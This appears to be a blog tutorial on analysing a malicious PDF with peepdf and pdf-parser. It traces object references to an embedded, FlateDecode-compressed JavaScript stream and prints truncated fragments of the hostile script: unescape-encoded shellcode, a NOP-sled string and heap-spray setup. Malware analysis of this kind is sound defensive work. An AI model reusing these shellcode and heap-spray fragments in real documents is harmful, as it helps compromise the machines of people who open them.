- **12 0 R**: This points to object **12** in the PDF, which contains the actual data or script.
  so we will go to object 12


```
object 12
```

```
PPDF> object 12

<< /S /JavaScript
/JS 13 0 R >>
```

/JS 13 0 R:

- The `/JS` key points to another object, **13 0 R**, which contains the actual JavaScript code. This separates the reference from the script itself.

```
object 13
```




```
PPDF> object 13

<< /Length 1183
/Filter /FlateDecode >>
stream


function zfnvkWYOKv()
{
        gwKPaJSHReD0hTAD51qao1s = unescape("%u4343%u4343%u0feb%u335b%u66c9%u80b
%u8001%uef33%ue243%uebfa%ue805%uffec%uffff%u8b7f%udf4e%uefef%u64ef%ue3af%u9f64%u
42f3%u9f64%u6ee7%uef03%uefeb%u64ef%ub903%u6187%ue1a1%u0703%uef11%uefef%uaa66%ub
eb%u7787%u6511%u07e1%uef1f%uefef%uaa66%ub9e7%uca87%u105f%u072d%uef0d%uefef%uaa6
%ub9e3%u0087%u0f21%u078f%uef3b%uefef%uaa66%ub9ff%u2e87%u0a96%u0757%uef29%uefef%u
aa66%uaffb%ud76f%u9a2c%u6615%uf7aa%ue806%uefee%ub1ef%u9a66%u64cb%uebaa%uee85%u64
b6%uf7ba%u07b9%uef64%uefef%u87bf%uf5d9%u9fc0%u7807%uefef%u66ef%uf3aa%u2a64%u2f6
%u66bf%ucfaa%u1087%uefef%ubfef%uaa64%u85fb%ub6ed%uba64%u07f7%uef8e%uefef%uaaec%u
28cf%ub3ef%uc191%u288a%uebaf%u8a97%uefef%u9a10%u64cf%ue3aa%uee85%u64b6%uf7ba%uaf
07%uefef%u85ef%ub7e8%uaaec%udccb%ubc34%u10bc%ucf9a%ubcbf%uaa64%u85f3%ub6ea%uba64
%u07f7%uefcc%uefef%uef85%u9a10%u64cf%ue7aa%ued85%u64b6%uf7ba%uff07%uefef%u85ef%u
6410%uffaa%uee85%u64b6%uf7ba%uef07%uefef%uaeef%ubdb4%u0eec%u0eec%u0eec%u0eec%u0
6c%ub5eb%u64bc%u0d35%ubd18%u0f10%u64ba%u6403%ue792%ub264%ub9e3%u9c64%u64d3%uf19
%uec97%ub91c%u9964%ueccf%udc1c%ua626%u42ae%u2cec%udcb9%ue019%uff51%u1dd5%ue79b%u
212e%uece2%uaf1d%u1e04%u11d4%u9ab1%ub50a%u0464%ub564%ueccb%u8932%ue364%u64a4%uf
b5%u32ec%ueb64%uec64%ub12a%u2db2%uefe7%u1b07%u1011%uba10%ua3bd%ua0a2%uefa1%u746
```

We can see there is a FlateDecode filter, so we will decode this content, dump it into another file, and save it with a `.js` extension
We will close peepdf and use pdf-parser as follows

```
pdf-parser -o 13 -f -w badpdf.pdf > mal_js.js
```

if we open mal_js.js you can find this :



```
obj 13 0
 Type: 
 Referencing: 
 Contains stream

  <<
    /Filter /FlateDecode
    /Length 1183
  >>



function zfnvkWYOKv()
{
        gwKPaJSHReD0hTAD51qao1s = unescape("%u4343%u4343%u0feb%u335b%u66c9%u8

        tuVglXABgYUAQFEYVPi3lf = unescape("%u9090%u9090"); nDsGdY1TdZUDCCpNeY
        while (tuVglXABgYUAQFEYVPi3lf.length < nDsGdY1TdZUDCCpNeYRdk28BeZ5R) 
        vmRV3x9BCtZs = tuVglXABgYUAQFEYVPi3lf.substring(0, nDsGdY1TdZUDCCpNeY
        dVghsR4KOJoE6WzWkTW0vz = tuVglXABgYUAQFEYVPi3lf.substring(0, tuVglXAB
        while(dVghsR4KOJoE6WzWkTW0vz.length + nDsGdY1TdZUDCCpNeYRdk28BeZ5R < 

        dddA9SvmIp7bFVTvbRcRoFQ = new Array();
```

I will explain how to analyze JavaScript code in another blog, Inshallah

الحمد لله رب العالمين ربنا يجعلها صدقة جارية على روح والدي رحمة الله وغفر له